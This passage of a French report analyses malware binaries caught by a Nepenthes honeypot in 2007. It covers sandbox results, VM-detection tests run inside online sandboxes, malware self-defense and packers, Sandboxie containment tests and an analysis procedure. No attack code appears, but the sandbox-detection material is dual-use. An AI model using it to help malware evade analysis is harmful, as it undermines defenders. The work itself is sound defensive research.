


Figure 7

[10] http://insecure.org/nmap/

3. Étude des malwares récoltés

Les *binaries* récoltés lors de la capture ont été analysés à l'aide de CWSandbox[11] et de VirusTotal[12] qui effectuent des analyses en ligne.

Remarque : CWSandbox est une *sandbox* (bac à sable). C'est en fait un mécanisme qui permet d'exécuter du code sans risques en offrant généralement un ensemble de ressources virtuelles, ce qui évitera de compromettre le système. Ce sont généralement des machines virtuelles munies de sondes.

Remarque : Le site VirusTotal permet l'analyse de fichiers en ligne. Il utilise 32 moteurs d'analyse différents correspondant aux divers acteurs du marché des logiciels antivirus.

Voici pour commencer les détails de la capture.

Capture :

démarrée	31 oct. 2007 à 16h38
stoppée	2 nov. 2007 à 15h30

Différentes adresses IP eues :

81.62.125.69
81.62.67.77
85.0.29.5

Connections par ports:




Figure 8

Ports	*Connections*
445	1866
139	1623
135	188
80	81
5000	73
25	4
21	2
10000	1

Total : 3887 connections

[11] http://www.cwsandbox.org/
[12] http://www.virustotal.com/fr/

Fichier récoltés :

Hexdumps recueillis:	1547
Binaries recueillis :	17

Analyse des *binaries* :

Logiciel	*Malwares détectés*
Stinger (ver. 3.8.0)	1/17
Avast Version 4.7.1043	6/17
McAffee VirusScan Entreprise 7.1.0	9/17
VirusTotal Uploader[13]	17/17

L'analyse faite par le site Virustotal combine 32 moteurs d'antivirus (ce qui explique un tel taux de réussite). Voici la liste des sociétés qui participent à VirusTotal avec leur moteur antivirus.

AhnLab (V3)	Hacksoft (The Hacker)
Aladdin (eSafe)	Ikarus Software (Ikarus)
ALWIL (Avast! Antivirus)	Kaspersky Lab (AVP)
Authentium (Command Antivirus)	McAfee (VirusScan)
Avira (AntiVir)	Microsoft (Malware Protection)
Bit9 (FileAdvisor)	Norman (Norman Antivirus)
Cat Computer Services (Quick Heal)	Panda Software (Panda Platinum)
ClamAV (ClamAV)	Prevx (Prevx1)
CA Inc. (Vet)	Rising Antivirus (Rising)
Doctor Web, Ltd. (DrWeb)	Secure Computing (Webwasher)
Eset Software (ESET NOD32)	Softwin (BitDefender)
ewido networks (ewido anti-malware)	Sophos (SAV)
Fortinet (Fortinet)	Sunbelt Software (Antivirus)
FRISK Software (F-Prot)	Symantec (Norton Antivirus)
F-Secure (F-Secure)	VirusBlokAda (VBA32)
Grisoft (AVG)	VirusBuster (VirusBuster)

[13] http://www.virustotal.com/fr/metodos.html

Ci-dessous se trouvent les liens conduisant aux résultats des analyses. Le fichier indiqué en surbrillance sera analysé plus en détail car à l'heure actuelle (8 nov. 2007), les résultats de son analyse montrent que seul 14 des 32 moteurs d'analyse utilisés par VirusTotal l'ont détecté comme étant un malware. De plus, le rapport généré par CWSandbox n'indique aucune créations ni modifications autant dans la base de registres que dans les fichiers ce qui semble curieux.

MD5 hash	*Résultats de l'analyse*
18b3e69b9ba5b0cad8a04d329f34a94c	http://www.cwsandbox.org/?page=samdet&id=206&password=qxjdc
23c286572f1a6d49b3da11e6a67db127	http://www.cwsandbox.org/?page=samdet&id=291&password=rwzjn
243eaf8dc88f49ace1ed4afa18969d73	http://www.cwsandbox.org/?page=samdet&id=5366&password=gzhow
501f251977618f1cd1e92ddbbea40749	http://www.cwsandbox.org/?page=samdet&id=2369&password=bxyvo
523b6445a13888b4a9f5bac5575eaeb5	http://www.cwsandbox.org/?page=samdet&id=7697&password=jfqmk
6df7a8e54f3c8ef35158c55c58feb8aa	http://www.cwsandbox.org/?page=samdet&id=7454&password=heyne
6f485878487dd6c866845736c4977429	http://www.cwsandbox.org/?page=samdet&id=912&password=eigoa
845d0d0a33b93fd06cc61c5a228a1dd8	http://www.cwsandbox.org/?page=samdet&id=3903&password=aqcwb
9a480af5c4defc739f8d8941ca2c7954	http://www.cwsandbox.org/?page=samdet&id=1258&password=jpqss
dba5aa5be98bc349b6d6e730afd07489	http://www.cwsandbox.org/?page=samdet&id=1793&password=mbscl
e0093d6226892ab17f569342ea564241	http://www.cwsandbox.org/?page=samdet&id=1837&password=skpuf
e0d144f9073eab46462f484ac4e71f9c	http://www.cwsandbox.org/?page=samdet&id=6596&password=imwba
e71e01f51737925cb3395034a4eb26fc	http://www.cwsandbox.org/?page=samdet&id=2341&password=lohdc
fff8b62c2dd2477e65e051bac0e6e4bd	http://www.cwsandbox.org/?page=samdet&id=2114&password=mahrm
49ac665fc683f6179d4491bab1e364a7	*invalid win32 application*
a95b07fe00c1e4e7b34bceac92d53dc3	*invalid win32 application*
fb2b382a319b6b62359c411dbce0f3c6	*invalid win32 application*

Des alternatives à CWSandbox existent. L'une d'elle mérite d'être citée, il s'agit d'Anubis[14], développé par l'institut de technologie de Vienne et qui semble être plus performante selon le tableau comparatif disponible sur son site.

Feature	Norman Sandbox	CWSandbox	Anubis
Analysis of Registry Activities	✓	✓	✓
Analysis of File Activities	✓	✓	✓
Analysis of Process Activities	✓	✓	✓
Analysis of Windows Service Activities	✓	✓	✓
Analysis of Network Activities	✓	✓	✓
Native API aware Analysis		✓	✓
Unobtrusive Analysis			✓
Complete View of the PC System	unknown		✓

Figure 9

Afin de vérifier cela, une analyse du malware précédemment choisi a été faite avec Anubis. Il est important de rappeler que l'analyse faite avec CWSandbox n'avait rien donné. Cette fois, des résultats ont bel et bien été obtenus[15]. Malheureusement, au niveau de l'activité réseau, il n'y a toujours aucun résultat. Il faudra donc bien analyser le malware « à la main ».

[14] http://analysis.seclab.tuwien.ac.at/
[15] http://analysis.seclab.tuwien.ac.at/result.php?taskid=68698d54d46c4614edc61a57c8e5a68c&refresh=1#id2384314

3.1. Sandboxes

Les différentes sandboxes vues précédemment analysent l'exécution du malware à l'intérieur de machines virtuelles. Malheureusement, ces systèmes virtuels peuvent parfois être détectés. Pour vous en persuader, j'ai repris un des programme (source[16] et exécutable[17] disponibles en annexes, *drive*) disponible sur le site www.joebox.org. Ce programme va tenter de détecter l'environnement dans lequel il s'exécute en observant les drivers des disques virtuels installés et il générera ensuite un fichier dont le nom indiquera le résultat (pour pouvoir être observé dans les rapports des sandbox). Voici les résultats obtenus avec les différentes sandbox :

- Anubis[18] : Found virtual machine or emulator, *QEMU HARDDISK*
- CWSandbox[19] : Found virtual machine or emulator
- Sunbelt Sandbox[20] : We are running on a real system

Remarque : Sunbelt Sandbox est, selon ce que j'ai pu comprendre, basé sur CWSandbox. Les résultats[21] qu'elle nous retourne pour le malware que nous allons analyser sont assez complets comparés ce que nous avait donné CWSandbox.

Que penser de ces résultats ? Et bien Sunbelt Sandbox utilise peut-être un système réel ou alors, ce qui est plus probable, la machine virtuelle qu'elle utilise n'est pas détectée. En effet, d'après des tests que j'ai effectués, ce programme ne détecte pas *VMware Server 1.0.4* et *VirtualBox 1.5.2*. Ce qui montre que les machines virtuelles évoluent et que leurs concepteurs sont sensibles à ces méthodes de détections. Néanmoins, la détection des machines virtuelles reste un problème récurent et diverses méthodes voient le jour régulièrement. L'une d'elle[22] (disponible en annexes, *Host Detection*), décrite sur Internet, m'as permise de détecter *VMware* qui précédemment n'avait pas été détecté. En modifiant légèrement ce code afin que le résultat soit visible dans les rapports des sandboxes (certaines sandbox n'affichent pas les alertes qui apparaissent à l'écran, il faudra donc créer un fichier dont le nom est le résultat), j'ai pu apprendre que *CWSandbox* utilisait *VMware* comme machine virtuelle. Concernant Sunbelt Sandbox, cette dernière reste non-détectée… .

Remarque : Les codes sources de ces deux programmes sont disponibles en annexes.

Un des points sensible avec les sandboxes est l'utilisation des machines virtuelles. Ces dernières restent des simulateurs et ne reproduisent pas forcément à la perfection le système réel (pour l'instant du moins). De plus, je ne pense pas que l'on puisse voir un jour une machine virtuelle parfaite (indétectable, sans faille) car cela signifierait que l'on pourrait également avoir un système d'exploitation sans faille… Et comme dit le proverbe : *tous ce que l'homme peut faire, l'homme peut le défaire*.

Remarque : Monsieur *Tavis Ormandy* a écrit un excellent document[23] concernant la sécurité dans les environnements virtuels que le lecteur intéressé par le sujet devrait lire.

[16] http://www.forum.joebox.org/attachment.php?item=17
[17] http://www.forum.joebox.org/attachment.php?item=18
[18] http://analysis.seclab.tuwien.ac.at/result.php?taskid=d276ef163b27b564c14b013b99da8245
[19] http://www.cwsandbox.org/?page=details&id=255&password=edhxs
[20] http://research.sunbelt-software.com/ViewMalware.aspx?id=1281804
[21] http://research.sunbelt-software.com/ViewMalware.aspx?id=2042784
[22] http://www.codegurus.be/codegurus/Programming/virtualpc&vmware_en.htm
[23] http://taviso.decsystem.org/virtsec.pdf

Dans le cas de l'analyse de malwares, l'utilisation de machines virtuelles doit donc être très contrôlée afin de ne pas se faire détecter et pouvoir observer le comportement réel du malware.

Le concept du logiciel *Sandboxie* (que nous reverrons plus loin) m'as semblé intéressant. Ce dernier va s'installer sur un système réel (il peut également l'être sur une machine virtuelle…) et contrôler les entrées/sorties pour n'autoriser l'accès aux ressources de la machine qu'en lecture. Sandboxie interceptera les tentatives d'écriture et les redirigera vers un dossier simulant le disque ou alors un clé de registre que le logiciel aura créé. Ces emplacements pourront ensuite être analysés. Voici un schéma montrant à quel niveau s'exécute Sandboxie par rapport aux machines virtuelles :

Remarque : l'ellipse rouge montre à quel niveau se trouvent respectivement Sandboxie et machines virtuelles.




Figure 10

Les malwares récents sont de plus en plus aptes à détecter des machines virtuelles. Ils peuvent ainsi modifier leur comportement afin de ne pas être détectés (analysés) et parfois même, tenter d'exploiter des failles de la machine virtuelle afin de compromettre le système. Cela fait partie des mécanismes d'auto-défense du malware que nous allons voir maintenant.

3.2. Auto-défense des malwares

Inspiré (une partie) de l'excellent document d'Alisa Shevchenko[24]

L'analyse des malwares ne consiste pas simplement à exécuter le programme et à observer son comportement car ceux-ci peuvent contenir divers mécanismes d'auto-défense et modifier leur comportement si certains outils sont détectés. Chaque moyen d'auto-défense adopté par un programme malveillant accomplit une ou plusieurs tâches. Ces taches sont destinées à :

- compliquer la détection du malware à l'aide des définitions
- compliquer l'analyse du code par des experts
- compliquer la découverte du malware dans le système
- compliquer la détection des applications de défense (antivirus, firewall)

Les techniques d'auto-défense s'améliorent et changent afin de contrer les nouvelles méthodes de détections qui apparaissent. Pour illustrer cela, prenons le cas du polymorphisme, une technique qui consiste à modifier complètement la composition d'octets du malware à chaque nouvelle copie. Et bien cette technique était performante lorsque les méthodes d'analyse étaient basées sur les signatures. Mais lorsque l'analyse comportementale a peu à peu fait son apparition, cette technique a été laissée de côté car elle n'était plus si efficace.

Divers logiciels visant à protéger les programmes sont disponibles sur internet. Ces logiciels sont normalement destinés à protéger des programmes légaux, mais qui peut empêcher un créateur de malware de les utiliser afin de protéger sa création ? Oreans Technologies propose quelques outils de ce type dont *Themida*[25] notamment qui possède pleins de fonctionnalités dont des protections anti-debug, anti-dessassembleurs, modification du comportement et j'en passe. Ce logiciel est gratuit en version démo.

Pourquoi vous parler de logiciel me direz-vous ? Et bien, si l'on prend notre malware et que nous l'analysons avec *RDG Packer Detector v0.6.5*[26] (logiciel de détection de compacteurs, entre autre), nous obtenons le résultat suivant qui nous indique que le malware a très possiblement été compacté avec Themida (qui utilise la protection Xtreme-Protector v1.08).

Remarque : RDG Packer Detector est en espagnol mais s'utilise très facilement de par la ressemblance des thermes avec le français. PEiD est un logiciel semblable mais ce dernier n'avait trouvé aucun résultat.

Figure 11

[24] http://www.kaspersky.nl/downloads/070625_Shevchenko_evolution_self-defense_fr.pdf
[25] http://www.themida.com/downloads.php
[26] http://www.rdgsoft.8k.com/

3.3. Outils d'analyse

Avant de passer à l'analyse, je vais vous présenter les différents logiciels qui vont être utilisés. Pour commencer voici la liste complète de ces outils.

- Sandboxie[27] v.*3.20* - crée un bac à sable pour l'exécution du malware
- Process Monitor[28] v.*1.26* – informe de tous les accès aux fichiers et au registre de la machine
- Process Explorer[29] v.*11.04* - affiche la liste des processus en cours d'exécution
- Tcpview[30] v.*2.51* - affiche la liste des ports ouverts ainsi que le nom des processus associés
- WinMerge[31] v.2.6.12 - permet de comparer 2 fichiers
- Wireshark[32] v.*0.99.6* - permet d'écouter les communications réseau

Lors de l'exécution d'un programme sur votre ordinateur, ce dernier va lire des données sur le disque dur (fichiers, registre…). Les données qu'il va modifier ou créer vont être renvoyées par le programme afin d'être écrites sur les disques. C'est est le fonctionnement traditionnel des programmes qui est illustré ci-dessous.




Figure 12

Sandboxie va créer un environnement sécurisé, une sandbox ou « bac à sable » qui permettra d'isoler l'exécution de programmes. Elle va « s'intercaler » entre le disque et le programme et créera un dossier qui contiendra toutes les données qui auraient normalement été écrites sur le disque. L'exemple suivant illustre cela plus clairement.





Figure 13

Ce mécanisme permet donc à un programme de s'exécuter a priori normalement. Il n'aura par contre aucune incidence sur les fichiers car toute écriture se fera dans le dossier ou registre de la sandbox.

[27] http://www.sandboxie.com/
[28] http://www.microsoft.com/technet/sysinternals/utilities/processmonitor.mspx
[29] http://www.microsoft.com/technet/sysinternals/Utilities/ProcessExplorer.mspx
[30] http://www.microsoft.com/technet/sysinternals/Utilities/TcpView.mspx
[31] http://www.winmerge.com/
[32] http://www.wireshark.com/

Process Monitor est un logiciel qui va afficher en temps réel les différents accès aux fichiers, registre et activité des processus. Il est important de bien défini des filtres afin de retrouver l'information plus facilement. Il est plus facile d'effectuer une capture et de définir les filtres après car le logiciel vous proposera ainsi les informations possibles (qui se trouveront dans la partie vide du schéma ci-dessous). La fenêtre de configuration des filtres se présente de la façon suivante :



Process Explorer affiche en temps réel la liste des processus s'exécutant sur la machine, avec la possibilité pour chacun d'eux d'accéder à différentes propriétés.

Il va principalement nous servir à observer les créations de nouveaux processus par le malware et aussi à rechercher les différentes chaines de caractères contenues en mémoire avec l'onglet Strings des propriétés.




Figure 14

TCPview va quant à lui afficher les ports ouverts ainsi que les connexions, en indiquant le processus correspondant à ces dernières. Il n'est pas absolument nécessaire dans la mesure ou l'onglet TCP/IP des propriétés d'un processus dans Process Explorer nous fournit cette information mais c'est tout de même plus visible que de devoir aller voir pour chaque processus si un port s'est ouvert.

WinMerge est un logiciel qui permet, entre autre, de comparer 2 fichiers. Il va nous servir à comparer nos copies du registre afin de savoir quelles clés ont été modifiées ou bien créées.


Wireshark est un analyseur de trafic réseau, sniffer. Il permet entre autre de capturer les paquets envoyés ou reçus, ce qui permettra le cas échéant de connaitre les informations envoyées reçues par le malware.

3.4. *Sandboxie* en détail


Dans ce chapitre, je vais tester *Sandboxie* et essayer de vérifier la sécurité de ce logiciel car je rappelle qu'il n'a pas été conçu pour l'analyse de malwares mais plutôt pour permettre une navigation sécurisée sur internet. Passons maintenant les divers tests effectués.

L'**exécution d'un fichier *reg*** dans Sandboxie n'a eu aucune incidence sur le registre du système. Toutes les modifications ont été enregistrées dans (*HKEY_USERS\Sandbox_insecure_DefaultBox*).

L'**installation d'un spyware** (hotbar[33]) s'est correctement déroulée à l'intérieur de la sandbox. Les processus *Weather.exe*, *OEAddOn.exe* et *HotbarSA.exe* son bien lancés dans *Sandboxie* comme le montre l'image suivante.



Voyons maintenant avec *Process Explorer* où s'exécutent ces processus.



On voit très clairement que ces derniers sont exécutés à l'intérieur de la sandbox et d'ailleurs, le *Path* montre cela.

[33] http://hotbar.com/installation/Browsing/install.aspx

L'**installation d'un simulateur de trojan** (*Trojan Simulator*[34]) s'effectue également correctement dans la sandbox sans altérer le système. L'entrée *TrojanSimulator* qui devrait être créée dans HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run ne l'est pas.




Figure 15

Par contre, cette dernière est créée dans le « registre » de la sandbox.




Figure 16


L'**installation d'un ActiveX** (Webscanner de Kaspersky[35]) est également invisible dans le système. Tout ce fait dans la sandbox comme nous allons le voir. On installe l'ActiveX

Figure 17

[34] http://www.misec.net/trojansimulator/
[35] http://webscanner.kaspersky.fr/

Si l'on ouvre deux instances d'Internet Explorer, l'une dans Sandboxie et l'autre en dehors et que ensuite nous allons voir dans les objets installés, voici ce que l'on peut observer (la première fenêtre est celle qui correspond à Sandboxie, on peut y observer les # dans le titre):

Outils – Options Internet – Général – Paramètres – Afficher les objets



Voyons maintenant où s'est installé cet ActiveX. On voit que la dll ActiveX *kavwebscan.dll* c'est installée dans la sandbox.




Figure 18

L'**installation d'un rootkit** (*Unreal rootkit 1.0.1.0*[36]) est interdite par Sandboxie car cette dernière interdit par défault de charger des drivers.

Figure 19

3.5. Méthodologie

L'analyse va s'effectuer à l'aide des différents logiciels énoncés précédemment. Plusieurs de ces logiciels ne permettent pas d'être commandés par des scripts ce qui va m'empêcher d'automatiser cette méthode d'analyse. Les sandbox restent donc un bon moyen d'obtenir des informations rapidement. Le principal inconvénient de ces dernières est que certaines données (volatiles) ne sont pas relevées (nous verrons cela lors de notre analyse).

Voyons maintenant la procédure que nous allons suivre pour analyser notre malware :

- Récupérer dans le fichier log de Nepenthes les informations concernant adresse de provenance, ports par lequel il s'est introduit et module de vulnérabilité utilisé
- Démarrer Sandboxie en lançant l'explorateur Windows dans cette dernière
- Lancer Process Monitor (qui démarre automatiquement en mode capture)
- Sauvegarder la clé de registre « HKEY_USERS\Sandbox_*user_sandbox* »
- Lancer Process Explorer
- Démarrer TCPview et Wireshark (lancer la capture)
- Exécuter le malware dans Sandboxie
- Observer les ports ouverts après le lancement du malware
- Rechercher le processus dans Process Explorer, aller dans les propriétés et dans l'onglet strings, récupérer les chaines de caractères contenues en mémoire
- Sauvegarder la clé de registre « HKEY_USERS\Sandbox_*user_sandbox* »
- Arrêter (dans l'ordre) : le processus du malware, la capture Wireshark et Process Monitor
- Analyser le contenu de la sandbox (fichiers créés)
- Analyser les strings récupérés de la mémoire du processus du malware
- Comparer les 2 sauvegardes du registre avec WinMerge afin de connaitre les modifications effectuées sur le registre

